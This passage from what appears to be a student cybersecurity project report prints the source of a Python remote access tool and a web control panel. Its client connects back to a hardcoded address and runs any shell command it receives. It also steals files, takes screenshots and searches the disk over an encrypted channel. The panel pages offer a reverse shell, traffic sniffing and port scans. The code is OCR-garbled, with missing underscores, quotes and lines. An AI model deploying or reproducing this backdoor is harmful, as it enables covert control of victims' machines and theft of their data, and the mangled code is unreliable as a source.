      print('[+] Transfer completed ')
      break
    if 'File not found'.encode('ISO-8859-1', errors='ignore') in bits:
      print('[-] Unable to find out the file')
      break
    f.write(bits)
def run(self):
  while True:
      command = decrypt client(self.conn.recv(1024), self.AES KEY)
      print(command)
    except ConnectionResetError:
      self.__init__(self.IP, self.Port)
    if 'terminate' in command.decode('ISO-8859-1', errors='ignore'):
      self.conn.close()
    elif 'cd' in command.decode('ISO-8859-1', errors='ignore'):
      command, path = command.decode('ISO-8859-1', errors='ignore')[0], list to path(
        command.decode('ISO-8859-1', errors='ignore').split('')[1:])
        os.chdir(path)
        self.conn.send(
           encrypt client(f'[+] CWD is {os.getcwd()}'.encode('ISO-8859-1', errors='ignore'), self.AES KEY))
      except Exception as e:
         self.conn.send(encrypt_client(('[-]' + str(e)).encode('ISO-8859-1', errors='ignore'), self.AES_KEY))
         print("Could not enter this path.")
    elif 'grab' in command.decode('ISO-8859-1', errors='ignore') or 'download' in command.decode('ISO-8859-1',
                                                         errors='ignore'):
      grab, path = command.decode('ISO-8859-1', errors='ignore').split("*")
      try:
        self.transfer(path)
      except Exception:
    elif 'upload' in command.decode('ISO-8859-1', errors='ignore') or 'send' in command.decode('ISO-8859-1',
                                                       errors='ignore'):
      send, path = command.decode('ISO-8859-1', errors='ignore').split("*")
      self.download(path)
```





מגמת הנדסת תוכנה - התמחות בהגנת סייבר

```
elif 'screenshot' in command.decode('ISO-8859-1', errors='ignore'):
  path = screenshot()
  try:
    self.transfer(path)
  except Exception as e:
    print(e)
    raise
elif 'searchd' in command.decode('ISO-8859-1', errors='ignore'):
  path = command.decode()[8:]
  lists = "
  for dir_path, dir_name, file_names in os.walk(path):
    for name in dir name:
      lists += '\n' + os.path.abspath(name)
  print(lists)
  if lists == ":
    lists = 'No directories were found in the given path.'
  length = len(lists)
  self.conn.send(encrypt client(str(length).encode('ISO-8859-1', errors='ignore'), self.AES KEY))
  self.conn.send(encrypt_client(lists.encode('ISO-8859-1', errors='ignore'), self.AES_KEY))
elif 'searchf' in command.decode('ISO-8859-1', errors='ignore'):
  command = command.decode('ISO-8859-1', errors='ignore')[8:]
  path, file_name = command.split('*') # searchf c:/*abc.pdf -> ['c:/', 'abc.pdf']
  lists = "
  for dir_path, dir_name, file_names in os.walk(path):
    for file in file names:
       if file == file name:
         lists = '\n' + os.path.abspath(file)
  print(lists)
  if lists == ":
    lists = 'No match was found in the given path.'
  length = len(lists)
  self.conn.send(encrypt_client(str(length).encode('ISO-8859-1', errors='ignore'), self.AES_KEY))
  self.conn.send(encrypt_client(lists.encode('ISO-8859-1', errors='ignore'), self.AES_KEY))
elif 'search' in command.decode('ISO-8859-1', errors='ignore'):
  command = command.decode('ISO-8859-1', errors='ignore')[7:]
  path, ext = command.split('*') # search c:/ *.pdf -> ['c:/', '.pdf']
  lists = '
  for dir path, dir name, file names in os.walk(path):
    for file in file names:
       if file.endswith(ext):
         lists += '\n' + os.path.join(dir path, file)
  print(lists)
  if lists == ":
    lists = 'No match was found in the given path.'
  length = len(lists)
  self.conn.send(encrypt_client(str(length).encode('ISO-8859-1', errors='ignore'), self.AES_KEY))
  self.conn.send(encrypt_client(lists.encode('ISO-8859-1', errors='ignore'), self.AES_KEY))
else:
  try:
    output = subprocess.check output(command.decode('ISO-8859-1', errors='ignore'), timeout=0.5,
                       shell=True)
    print("Output: ", output)
    self.conn.send(encrypt_client(str(len(output)).encode('ISO-8859-1', errors='ignore'), self.AES_KEY))
    self.conn.send(encrypt_client(output, self.AES_KEY))
  except Exception as e:
    print(e)
    CMD = subprocess.Popen(command.decode('ISO-8859-1', errors='ignore'), shell=True
```





```
מגמת הנדסת תוכנה - התמחות בהגנת סייבר
```

```
stdout=subprocess.PIPE,
                      stderr=subprocess.PIPE
          print(CMD)
          self.conn.send(
            encrypt client(
               str(len(encrypt_client(CMD.stdout.read() + CMD.stderr.read(), self.AES_KEY))).encode(
                 'ISO-8859-1', errors='ignore'), self.AES KEY))
          self.conn.send(encrypt_client(CMD.stdout.read() + CMD.stderr.read(), self.AES_KEY))
def main():
  client = Client("10.0.0.19", 9999)
  client.run()
main()
File Name: TCP server.py
import os
import socket
from threading import Thread
from pynput.keyboard import *
from bin.helper_methods import *
class Server(Thread):
 def init (self):
    self.controller = Controller()
    self.conn = socket.socket()
    self.conn.bind(("10.0.0.19", 9999))
    self.conn.listen(1)
    print('[+] Listening for income TCP connection on port 8080')
    self.conn, addr = self.conn.accept()
    print('[+]We got a connection from', addr)
    self.conn.send(AESFunc_server(enc_key.encode('ISO-8859-1', errors='ignore')))
    while True:
        self.cwd = decrypt server(self.conn.recv(1024)).decode('ISO-8859-1', errors='ignore')
      except Exception:
        continue
    self.commands = []
    self.ind = 0
    self.current_input = "
    th = Thread(target=self.key_event)
    th.start()
  def download(self, command):
    self.conn.send(encrypt_server(command.encode('ISO-8859-1', errors='ignore')))
    if command != 'screenshot':
      _, path = command.split("*")
    else:
      path = os.path.abspath('screenshots') + time.asctime()[4:8] + time.asctime()[
                                       8:10] + "-" + time.asctime()[
                                              20:] + "-" + time.asctime()[
                                                     11:19].replace(
```





מגמת הנדסת תוכנה - התמחות בהגנת סייבר

```
':', '-') + ".jpg'
  f = open(path, 'wb')
  while True:
    bits = self.conn.recv(1024)
    if bits.endswith('DONE'.encode('ISO-8859-1', errors='ignore')):
      f.write(bits[:-4])
      f.close()
      print('[+] Transfer completed ')
      break
    if 'File not found'.encode('ISO-8859-1', errors='ignore') in bits:
      print('[-] Unable to find the file')
      break
    f.write(bits)
def upload(self, command):
  self.conn.send(encrypt_server(command.encode('ISO-8859-1', errors='ignore')))
  send, command = command.split("*")
  if os.path.isfile(command):
    print(os.path.exists(command))
    f = open(command, 'rb')
    packet = f.read(1024)
    while len(packet) > 0:
      self.conn.send(packet)
      packet = f.read(1024)
    self.conn.send('DONE'.encode('ISO-8859-1', errors='ignore'))
    print('[+] Transfer completed!')
    self.conn.send('File not found'.encode('ISO-8859-1', errors='ignore'))
def run(self):
  while True:
    command = input(self.cwd + ' ')
    self.SaveObject(command)
    print(command)
    if 'cd' in command:
      self.conn.send(encrypt server(command.encode('ISO-8859-1')))
      res = decrypt server(self.conn.recv(1024)).decode('ISO-8859-1')
      if '[+]' in res:
        self.cwd = res[11:]
    elif 'terminate' in command:
      self.conn.send(encrypt server('terminate'.encode('ISO-8859-1')))
    elif 'grab' in command or 'download' in command:
      self.download(command)
    elif 'screenshot' == command:
      self.download(command)
    elif 'send' in command or 'upload' in command:
        self.upload(command)
      except Exception as e:
        print(e)
    elif command == ":
      continue
    else:
        self.conn.send(encrypt_server(command.encode('ISO-8859-1', errors='ignore')))
        length = int(decrypt_server(self.conn.recv(1024)).decode('ISO-8859-1', errors='ignore'))
```





```
מגמת הנדסת תוכנה - התמחות בהגנת סייבר
```

```
print(decrypt_server(self.conn.recv(16+length)).decode('ISO-8859-1', errors='ignore'))
      except ValueError:
         continue
      except (ConnectionResetError, ConnectionAbortedError):
def on_press(self, key):
  if key == Key.up:
    for i in range(len(self.current input) + 10):
      self.controller.press(Key.backspace)
      self.controller.release(Key.backspace)
    self.current input = '
    for char in self.Back():
      self.controller.press(char)
      self.controller.release(char)
      self.current input += char
  elif key == Key.down:
    for i in range(len(self.current input) + 10):
      self.controller.press(Key.backspace)
      self.controller.release(Key.backspace)
    self.current_input = "
    for char in self.Forward():
      self.controller.press(char)
      self.controller.release(char)
      self.current input += char
  elif key == Key.backspace:
    self.current input = self.current input[:-1]
  elif key == Key.enter:
    self.current_input = "
  else:
      self.current_input += key.char
    except Exception:
      pass
def Back(self):
  """Up arrow has been pressed"""
  # self.commands: ['dir', 'ipconfig', 'cd ..']
  ind = self.ind
    self.ind += 1
    if self.ind > len(self.commands):
      self.ind = 0
    return self.commands[ind]
  except IndexError:
    return "
def SaveObject(self, obj: ...):
  Appends a command to the list
  if obj in self.commands: # If I pressed a command which I already executed bring it to the first place.
    self.commands.remove(obj)
    self.commands.insert(0, obj)
    self.commands.insert(0, obj)
    self.ind = self.commands.index(obj)
```





מגמת הנדסת תוכנה - התמחות בהגנת סייבר

```
def Forward(self) -> str:
    Down arrow has been pressed.
      self.ind -= 1
      ind = self.ind
      return self.commands[ind]
    except IndexError:
      return "
  def key_event(self):
    with Listener(on press=self.on press) as lis:
      lis.join()
def main():
  server = Server()
  server.run()
main()
File Name: Webshell Client.py
import os
import socket
import subprocess
from threading import Thread
from helper_methods import *
class Client(Thread):
 def __init__(self, IP: str, Port: int):
    self.conn = socket.socket()
    self.IP = IP
    self.Port = Port
    print(f"Trying to connect to {self.IP} in port {self.Port}")
    while True:
        self.conn.connect((IP, Port))
        break
      except Exception:
        sleep_for = random.randrange(1, 10)
        time.sleep(sleep_for)
        continue
    while True:
        AES KEY = self.conn.recv(1024)
        self.AES KEY = RSAFunc client(AES KEY).encode('ISO-8859-1', errors='ignore') # Receiving the AES key encrypted in
RSA.
        res = encrypt client(os.getcwd().encode('ISO-8859-1', errors='ignore'), self.AES KEY)
        self.conn.send(res)
        break
      except Exception:
        continue
```





מגמת הנדסת תוכנה - התמחות בהגנת סייבר

```
def transfer(self, path):
  if os.path.exists(path):
    f = open(path, 'rb')
    packet = f.read(1024)
    while len(packet) > 0:
      self.conn.send(packet)
      packet = f.read(1024)
    self.conn.send('DONE'.encode('ISO-8859-1', errors='ignore'))
    self.conn.send('File not found'.encode('ISO-8859-1', errors='ignore'))
def download(self, command):
  f = open(command, 'wb')
  while True:
    bits = self.conn.recv(1024)
    if bits.endswith('DONE'.encode('ISO-8859-1', errors='ignore')):
      f.write(bits[:-4])
      f.close()
      print('[+] Transfer completed ')
      break
    if 'File not found'.encode('ISO-8859-1', errors='ignore') in bits:
      print('[-] Unable to find out the file')
      break
    f.write(bits)
def run(self):
  while True:
      command = decrypt client(self.conn.recv(1024), self.AES KEY)
      print(command)
    except ConnectionResetError:
      self. init (self.IP, self.Port)
    if 'terminate' in command.decode('ISO-8859-1', errors='ignore'):
      self.conn.close()
    elif 'cd' in command.decode('ISO-8859-1', errors='ignore'):
      command, path = command.decode('ISO-8859-1', errors='ignore')[0], list to path(
        command.decode('ISO-8859-1', errors='ignore').split('')[1:])
        os.chdir(path)
        self.conn.send(
           encrypt client(f'[+] CWD is {os.getcwd()}'.encode('ISO-8859-1', errors='ignore'), self.AES KEY))
      except Exception as e:
         self.conn.send(encrypt_client(('[-]' + str(e)).encode('ISO-8859-1', errors='ignore'), self.AES_KEY))
         print("Could not enter this path.")
    elif 'grab' in command.decode('ISO-8859-1', errors='ignore') or 'download' in command.decode('ISO-8859-1',
                                                         errors='ignore'):
      grab, path = command.decode('ISO-8859-1', errors='ignore').split("*")
      try:
        self.transfer(path)
      except Exception:
    elif 'upload' in command.decode('ISO-8859-1', errors='ignore') or 'send' in command.decode('ISO-8859-1',
                                                       errors='ignore'):
      send, path = command.decode('ISO-8859-1', errors='ignore').split("*")
      self.download(path)
```





מגמת הנדסת תוכנה - התמחות בהגנת סייבר

```
elif 'screenshot' in command.decode('ISO-8859-1', errors='ignore'):
  path = screenshot()
  try:
    self.transfer(path)
  except Exception as e:
    print(e)
    raise
elif 'searchd' in command.decode('ISO-8859-1', errors='ignore'):
  path = command.decode()[8:]
  lists = "
  for dir_path, dir_name, file_names in os.walk(path):
    for name in dir name:
      lists += '\n' + os.path.abspath(name)
  print(lists)
  if lists == ":
    lists = 'No directories were found in the given path.'
  length = len(lists)
  self.conn.send(encrypt client(str(length).encode('ISO-8859-1', errors='ignore'), self.AES KEY))
  self.conn.send(encrypt_client(lists.encode('ISO-8859-1', errors='ignore'), self.AES_KEY))
elif 'searchf' in command.decode('ISO-8859-1', errors='ignore'):
  command = command.decode('ISO-8859-1', errors='ignore')[8:]
  path, file_name = command.split('*') # searchf c:/*abc.pdf -> ['c:/', 'abc.pdf']
  lists = "
  for dir_path, dir_name, file_names in os.walk(path):
    for file in file names:
       if file == file name:
         lists = '\n' + os.path.abspath(file)
  print(lists)
  if lists == ":
    lists = 'No match was found in the given path.'
  length = len(lists)
  self.conn.send(encrypt_client(str(length).encode('ISO-8859-1', errors='ignore'), self.AES_KEY))
  self.conn.send(encrypt_client(lists.encode('ISO-8859-1', errors='ignore'), self.AES_KEY))
elif 'search' in command.decode('ISO-8859-1', errors='ignore'):
  command = command.decode('ISO-8859-1', errors='ignore')[7:]
  path, ext = command.split('*') # search c:/ *.pdf -> ['c:/', '.pdf']
  lists = '
  for dir path, dir name, file names in os.walk(path):
    for file in file names:
       if file.endswith(ext):
         lists += '\n' + os.path.join(dir path, file)
  print(lists)
  if lists == ":
    lists = 'No match was found in the given path.'
  length = len(lists)
  self.conn.send(encrypt_client(str(length).encode('ISO-8859-1', errors='ignore'), self.AES_KEY))
  self.conn.send(encrypt_client(lists.encode('ISO-8859-1', errors='ignore'), self.AES_KEY))
else:
  try:
    output = subprocess.check output(command.decode('ISO-8859-1', errors='ignore'), timeout=0.5,
                       shell=True)
    print("Output: ", output)
    self.conn.send(encrypt_client(str(len(output)).encode('ISO-8859-1', errors='ignore'), self.AES_KEY))
    self.conn.send(encrypt_client(output, self.AES_KEY))
  except Exception as e:
    print(e)
    CMD = subprocess.Popen(command.decode('ISO-8859-1', errors='ignore'), shell=True
```





מגמת הנדסת תוכנה - התמחות בהגנת סייבר

```
stdout=subprocess.PIPE,
                      stderr=subprocess.PIPE
          print(CMD)
          self.conn.send(
            encrypt client(
              str(len(encrypt_client(CMD.stdout.read() + CMD.stderr.read(), self.AES_KEY))).encode(
                'ISO-8859-1', errors='ignore'), self.AES KEY))
          self.conn.send(encrypt_client(CMD.stdout.read() + CMD.stderr.read(), self.AES_KEY))
def main():
  client = Client("10.0.0.18", 9999)
  client.run()
if name == ' main ':
File Name: Webshell Server.py
import os
import socket
from threading import Thread
from pynput.keyboard import *
from bin.helper_methods import *
class Server(Thread):
 def init (self):
    self.controller = Controller()
    self.conn = socket.socket()
    self.conn.bind((get_ip_address(), 9999))
    self.conn.listen(100)
    print('[+] Listening for income TCP connection on port 9999')
    self.command = "
    self.commands = []
    self.ind = 0
    self.current input = "
    self.cwd = os.path.abspath('.')
    th = Thread(target=self.key event)
    th.start()
  def connect(self):
    self.conn, addr = self.conn.accept()
    print('[+]We got a connection from', addr)
    self.conn.send(RSAFunc_server(enc_key.encode('ISO-8859-1', errors='ignore'))) # Sending the AES key with RSA encryption
    while True:
        self.cwd = decrypt server(self.conn.recv(1024)).decode('ISO-8859-1', errors='ignore')
      except Exception:
        continue
  def download(self, command):
    self.conn.send(encrypt_server(command.encode('ISO-8859-1', errors='ignore')))
    if command != 'screenshot':
        , path = command.split("*")
```





מגמת הנדסת תוכנה - התמחות בהגנת סייבר

```
else:
    path = os.path.abspath('screenshots') + time.asctime()[4:8] + time.asctime()[
                                       8:10] + "-" + time.asctime()[
                                               20:] + "-" + time.asctime()[
                                                      11:19].replace(
      ':', '-') + ".jpg"
  f = open(path, 'wb')
  while True:
    bits = self.conn.recv(1024)
    if bits.endswith('DONE'.encode('ISO-8859-1', errors='ignore')):
      f.write(bits[:-4])
      f.close()
      return '[+] Transfer completed '
    if 'File not found'.encode('ISO-8859-1', errors='ignore') in bits:
      return '[-] Unable to find the file'
    f.write(bits)
def upload(self, command):
  self.conn.send(encrypt_server(command.encode('ISO-8859-1', errors='ignore')))
  send, command = command.split("*")
  if os.path.isfile(command):
    print(os.path.exists(command))
    f = open(command, 'rb')
    packet = f.read(1024)
    while len(packet) > 0:
      self.conn.send(packet)
      packet = f.read(1024)
    self.conn.send('DONE'.encode('ISO-8859-1', errors='ignore'))
    return '[+] Transfer completed!'
    self.conn.send('File not found'.encode('ISO-8859-1', errors='ignore'))
    return 'File not found'
def execute(self):
  self.SaveObject(self.command)
  print(self.command)
  if 'cd' in self.command:
    self.conn.send(encrypt server(self.command.encode('ISO-8859-1')))
    res = decrypt server(self.conn.recv(1024)).decode('ISO-8859-1')
    if '[+]' in res:
      self.cwd = res[11:]
    return res
  elif 'terminate' in self.command:
    self.conn.send(encrypt server('terminate'.encode('ISO-8859-1')))
    self.connect()
  elif 'grab' in self.command or 'download' in self.command:
    self.download(self.command)
  elif 'screenshot' == self.command:
    self.download(self.command)
  elif 'send' in self.command or 'upload' in self.command:
      self.upload(self.command)
    except Exception as e:
      return e
  elif self.command == ":
    return ''
  else:
```





```
try:
      self.conn.send(encrypt_server(self.command.encode('ISO-8859-1', errors='ignore')))
      length = int(decrypt server(self.conn.recv(1024)).decode('ISO-8859-1', errors='ignore'))
      return decrypt server(self.conn.recv(16 + length)).decode('ISO-8859-1', errors='ignore')
    except ValueError:
      return 'Value Error'
    except (ConnectionResetError, ConnectionAbortedError):
      self.connect()
def on_press(self, key):
  if key == Key.up:
    for i in range(len(self.current input)):
      self.controller.press(Key.backspace)
      self.controller.release(Key.backspace)
    self.current input = "
    for char in self.Back():
      self.controller.press(char)
      self.controller.release(char)
      self.current input += char
  elif key == Key.down:
    for i in range(len(self.current_input)):
      self.controller.press(Key.backspace)
      self.controller.release(Key.backspace)
    self.current input = "
    for char in self.Forward():
      self.controller.press(char)
      self.controller.release(char)
      self.current input += char
  elif key == Key.backspace:
    self.current_input = self.current_input[:-1]
  elif key == Key.enter:
    self.current_input = "
  else:
      self.current_input += key.char
    except Exception:
      pass
def Back(self):
  """Up arrow has been pressed"""
  # self.commands: ['dir', 'ipconfig', 'cd ..']
  ind = self.ind
    self.ind += 1
    if self.ind > len(self.commands):
      self.ind = 0
    return self.commands[ind]
  except IndexError:
    return "
def SaveObject(self, obj: ...):
  Appends a command to the list
  if obj in self.commands: # If I pressed a command which I already executed bring it to the first place.
    self.commands.remove(obj)
    self.commands.insert(0, obj)
```





מגמת הנדסת תוכנה - התמחות בהגנת סייבר

```
else:
     self.commands.insert(0, obj)
     self.ind = self.commands.index(obj)
  def Forward(self) -> str:
   Down arrow has been pressed.
     self.ind -= 1
     ind = self.ind
     return self.commands[ind]
   except IndexError:
     return "
  def key event(self):
   with Listener(on press=self.on press) as lis:
     lis.join()
def main():
 server = Server()
if __name__ == '__main__':
 main()
File Name: About.html
<!DOCTYPE html>
<html lang="en">
<head>
 <meta charset="UTF-8">
 <title>About the Eagle Eye Project</title>
</head>
<body>
<center><h1>About Us</h1></center>
<center>
Eagle Eye is a software made to help network engineers and penetration testers scan the networks they need to examine
efficiently and easily.
 The project contains many tools made in order to simplify and ease the work of examining and testing a network's security.
 This project was developed by Ofek Erez as the CyberSecurity project for the Computer Science major.
 Disclaimer: We are not responsible for any illegal use of the any of the tools in this project.
</center>
</body>
</html>
File Name: ActiveIPs.html
<!DOCTYPE html>
<html lang="en">
<head>
 <title>Network Mapping</title>
  <meta charset="utf-8">
 <meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0, user-scalable=no">
```





מגמת הנדסת תוכנה - התמחות בהגנת סייבר

```
<link rel="stylesheet" href="https://cdn.metroui.org.ua/v4/css/metro-all.min.css">
 <script type="text/javascript" src="/eel.js"></script>
<body> <!--=oncontextmenu="return false" onselectstart="return false" ondragstart="return false">-->
   function check(){
      var subnet_mask = document.subnet_form.subnet.value
      if (subnet mask.length <8){
        alert("You have to enter legal subnet mask by this format\n x.x.x.x");
       return false;
      return true;
 </script>
 <aside class="sidebar pos-absolute z-2"
     data-role="sidebar"
     data-toggle="#sidebar-toggle-3"
     id="sb3"
     data-shift=".shifted-content">
    <div class="sidebar-header" data-image="images/sb-bg-1.jpg">
      <div class="avatar">
       <img src="images/Logo.jpg">
      </div>
      <span class="title fg-white">My End Devices Scanner</span>
      <span class="subtitle fg-white"> 2022 © Ofek Erez</span>
    </div>
    ul class="sidebar-menu">
      <a href="login.html"><span class="mif-exit icon" id="Login" ></span>Login</a>
      cli class="divider">
      <a href="/about"><span class="mif-exit icon" id="Aboutus" ></span>About</a>
      <a href="/Shell"><span class="mif-exit icon" id="Revshell" ></span>Reverse Shell</a>>
      <a href="SniffResults.html"><span class="mif-exit icon" id="sniffer" ></span>Sniff Network traffic</a>
      <a href="ScanResults.html"><span class="mif-exit icon" id="PortScan" ></span>Port Scan</a>>
      <a href="/logout"><span class="mif-exit icon" id="ExitScreen" ></span>Log Out</a>
   </aside>
 <div class="shifted-content h-100 p-ab">
    <div class="app-bar pos-absolute bg-red z-1" data-role="appbar">
      <button class="app-bar-item c-pointer" id="sidebar-toggle-3">
        <span class="mif-menu fg-white"></span>
      </button>
   </div>
 </div>
 <div class="container z-1">
    <section>
      <h3>
            <center>
            Welcome to my Network mapping Tool
              </center>
          </h3>
          <hr/>
          <div class="grid">
            <form method="post" action="/active_ips" name="subnet_form">
            <div class="row">
              <div class="cell-6 offset-2">
```





מגמת הנדסת תוכנה - התמחות בהגנת סייבר

```
<input type="text" data-role="materialinput" placeholder="Enter your subnet mask" id="subnet"</pre>
name="subnet">
              <div class="cell-2">
               <button class="button flat-button dark shadowed" id="btnScan" onclick="check()">Scan</button>
           </div>
          </form>
         </div>
   </section>
   <section>
      <h3>
           <center>
           Scan Result
             </center>
          </h3>
         <hr/>
     {% for address in content %}
      <a href="/computers/{{address}}"> {{address}}</a>
     {% endfor %}
   </section>
 <script src="https://code.jquery.com/jquery-3.3.1.min.js"></script>
 <script src="https://cdn.metroui.org.ua/v4/js/metro.min.js"></script>
  <script>
  var progress = 0;
     function LoadingStart (){
        progress = Metro.activity.open({
         type: 'square',
         overlayColor: '#fff',
         overlayAlpha: 1,
         text: '<div class=\'mt-2 text-small\'>Please, wait...</div>',
         overlayClickClose: false
  $("#btnScan").click(function() {
   LoadingStart();
   var subnet mask = $("#InpIP").val();
  </script>
</body>
File Name: Authentication.html
<!DOCTYPE html>
<html lang="en">
<head>
 <meta charset="UTF-8">
```





```
<meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0, user-scalable=no">
 k rel="stylesheet" href="https://cdn.metroui.org.ua/v4/css/metro-all.min.css">
  <title>Authenticate User</title>
</head>
<body>
<center><h1>Authentication</h1></center>
<form method="post" action="/check_authenticate">
 <div class="grid">
   <div class="row">
     <div class="cell-6 offset-2">
        <input name="inp" type="text" data-role="materialinput" placeholder="Enter The Code You Received"</p>
id="INPAUTH">
      </div>
      <div class="cell-2">
       <button class="button flat-button dark shadowed" id="btnScan" onclick="check code()">Login</button>
   </div>
 </form>
 </div>
</center>
</body>
</html>
File Name: AuthReset.html
<!DOCTYPE html>
<html lang="en">
<head>
 <meta charset="UTF-8">
 <meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0, user-scalable=no">
 <link rel="stylesheet" href="https://cdn.metroui.org.ua/v4/css/metro-all.min.css">
  <title>Authentication</title>
</head>
<body>
<center><h1>Authentication</h1></center>
<center>
  <div class="grid">
   <form method="post" action="/getemail">
    <div class="row">
     <div class="cell-6 offset-2">
        <input name="email" type="text" data-role="materialinput" placeholder="Enter your email" id="email">
      <div class="cell-2">
       <button class="button flat-button dark shadowed" id="btnScan" >Send code</button>
   </div>
 </div>
</form>
</center>
</body>
```





מגמת הנדסת תוכנה - התמחות בהגנת סייבר

```
</html>
File Name: Client Panel.html
<!DOCTYPE html>
<html lang="en">
<head>
 <title>Network Mapping</title>
 <meta charset="utf-8">
 <meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0, user-scalable=no">
 <link rel="stylesheet" href="https://cdn.metroui.org.ua/v4/css/metro-all.min.css">
 <script type="text/javascript" src="/eel.js"></script>
---</body> <!--=oncontextmenu="return false" onselectstart="return false" ondragstart="return false
<script>
  function get url sniff(){
   window.location.href = "/SniffResults/Activate/" + document.URL.split('/')[4];
  function get url SYN(){
   window.location.href ="/ScanResults/SYN/"+ document.URL.split('/')[4];
  function get_url_stealth(){
   window.location.href = "/ScanResults/Stealth/" + document.URL.split('/')[4];
  function get url UDP(){
   window.location.href = "/ScanResults/UDP/" + document.URL.split('/')[4];
  function get url reverse(){
    window.location.href = "/Shell/" + document.URL.split('/')[4];
</script>
  <aside class="sidebar pos-absolute z-2"
     data-role="sidebar"
     data-toggle="#sidebar-toggle-3"
     id="sb3"
     data-shift=".shifted-content">
    <div class="sidebar-header" data-image="images/sb-bg-1.jpg">
     <div class="avatar">
       <img src="images/Logo.jpg">
      <span class="title fg-white">Control Panel</span>
      <span class="subtitle fg-white"> 2022 © Ofek Erez</span>
    </div>
    <a href="login.html"><span class="mif-exit icon" id="Login" ></span>Login</a>
     cli class="divider">
     <a href="About.html"><span class="mif-exit icon" id="Aboutus" ></span>About</a>>
     <a href="ConnectToShell.html"><span class="mif-exit icon" id="Revshell" ></span>Reverse Shell</a>>
     <a href="SniffResults.html"><span class="mif-exit icon" id="sniffer" ></span>Sniff Network traffic</a>
     <a href="ScanResults.html"><span class="mif-exit icon" id="PortScan" ></span>Port Scan</a>>
      <a href="/logout"><span class="mif-exit icon" id="ExitScreen" ></span>Log Out</a>>
   </aside>
  <div class="shifted-content h-100 p-ab">
```





מגמת הנדסת תוכנה - התמחות בהגנת סייבר

```
<div class="app-bar pos-absolute bg-red z-1" data-role="appbar">
      <button class="app-bar-item c-pointer" id="sidebar-toggle-3">
        <span class="mif-menu fg-white"></span>
      </button>
    </div>
  </div>
  <div class="container z-1">
    <section>
      <h3>
             <center>
              Control Panel
              </center>
          </h3>
          <hr/>
          <div class="grid">
             <div class="row">
              <div class="cell-6 offset-2">
                 <center>
                   <div class="cell-2">
                     <!-- <button class="button flat-button dark shadowed" id="btnScan">Scan</button>-->
                     <form method="get" id="sniff form"> <button id="sniff" onclick="get url sniff()" type="button"</pre>
><option> Sniff Traffic </option> </button> </form>
                   </div>
                  <div class="cell-2">
                     <form method="get" id="SYN form"> <button id="syn" onclick="get url SYN()" type="button">
<option> SYN Port Scan </option></button> </form>
                   </div>
                   <div class="cell-2">
                     <form method="get" id="Stealth_form" > <button id="stealth" onclick="get_url_stealth()"</pre>
type="button"> <option> Stealth Port Scan </option> </button> </form>
                   </div>
                     <div class="cell-2">
                     <form method="get" id="UDP form"> <button id="udp" onclick="get url UDP()" type="button">
<option> UDP Port Scan </option> </button> </form>
                   </div>
                   <div class="cell-2">
                     <form method="get" id="rev shell form"> <button id="reverse" onclick="get url reverse()"</pre>
type="button"> <option> Connect To Shell </option> </button> </form>
                   </div>
                 </center>
               </div>
            </div>
          </div>
    </section>
    <section>
            <center>
            Scan Result
              </center>
          </h3>
          <hr/>
    </section>
```





מגמת הנדסת תוכנה - התמחות בהגנת סייבר

```
<script src="https://code.jquery.com/jquery-3.3.1.min.js"></script>
 <script src="https://cdn.metroui.org.ua/v4/js/metro.min.js"></script>
  var progress = 0;
     function LoadingStart (){
        progress = Metro.activity.open({
         type: 'square',
         overlayColor: '#fff',
         overlayAlpha: 1,
         text: '<div class=\'mt-2 text-small\'>Please, wait...</div>',
         overlayClickClose: true
     function LoadingEnd(){
        Metro.activity.close(progress);
  $("#sniff").click(function() {
   LoadingStart();
  $("#syn").click(function() {
  LoadingStart();
  $("#stealth").click(function() {
   LoadingStart();
 </script>
</body>
</html>
File Name: CodeSentSuccessfully.html
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <title>Log Out</title>
</head>
<body>
<center><h1>Code Sent Successfully to your Email address</h1></center>
<a href="/reset">Continue</a>
<a href="/">Return to Login Page</a>
</body>
</html>
File Name: ConnectToShell.html
<!DOCTYPE html>
<html lang="en">
<head>
 <title>Scan Results</title>
 <meta charset="utf-8">
 <meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0, user-scalable=no">
 <link rel="stylesheet" href="https://cdn.metroui.org.ua/v4/css/metro-all.min.css">
  <script type="text/javascript" src="/eel.js"></script>
 /head>
```





```
<body> <!--=oncontextmenu="return false" onselectstart="return false" ondragstart="return false">-->
 <aside class="sidebar pos-absolute z-2"
     data-role="sidebar"
     data-toggle="#sidebar-toggle-3"
     id="sb3"
     data-shift=".shifted-content">
    <div class="sidebar-header" data-image="images/sb-bg-1.jpg">
      <div class="avatar">
       <img src="images/Logo.jpg">
     </div>
     <span class="title fg-white">My Sniffer </span>
     <span class="subtitle fg-white"> 2022 © Ofek Erez</span>
    <a href="login.html"><span class="mif-exit icon" id="Login" ></span>Login</a>
      cli class="divider">
     <a href="About.html"><span class="mif-exit icon" id="Aboutus" ></span>About</a>>
     <a href="ConnectToShell.html"><span class="mif-exit icon" id="Revshell" ></span>Reverse Shell</a>>/li>
     <a href="SniffResults.html"><span class="mif-exit icon" id="sniffer" ></span>Sniff Network traffic</a>
     <a href="ScanResults.html"><span class="mif-exit icon" id="PortScan" ></span>Port Scan
      <a href="logout.html"><span class="mif-exit icon" id="ExitScreen" ></span>Log Out</a>
   </aside>
 <div class="shifted-content h-100 p-ab">
    <div class="app-bar pos-absolute bg-red z-1" data-role="appbar">
      <button class="app-bar-item c-pointer" id="sidebar-toggle-3">
        <span class="mif-menu fg-white"></span>
      </button>
   </div>
 </div>
 <div class="container z-1">
    <section>
      <h3>
            <center>
           Port Scanner
              </center>
          </h3>
          <hr/>
          <div class="grid">
            <div class="row">
              <div class="cell-6 offset-2">
<form method="post" action="/activated_reverse">
 <input type="text" background-color="black" foreground-color="green" data-role="materialinput"</p>
placeholder="{{content[0]}}" name="input" id="InpIP">
  <button background-color="black" foreground-color="green" type="submit" >send</button>
 </form>
              </div>
            </div>
         </div>
   </section>
    <section>
      <h3>
            <center>
           Reverse Shell
```





מגמת הנדסת תוכנה - התמחות בהגנת סייבר

```
</center>
          </h3>
          <hr/>
     {{content[1]}}
      </section>
 <script src="https://code.jquery.com/jquery-3.3.1.min.js"></script>
 <script src="https://cdn.metroui.org.ua/v4/js/metro.min.js"></script>
  <script>
  var progress = 0;
     function LoadingStart (){
        progress = Metro.activity.open({
          type: 'square',
          overlayColor: '#fff',
          overlayAlpha: 1,
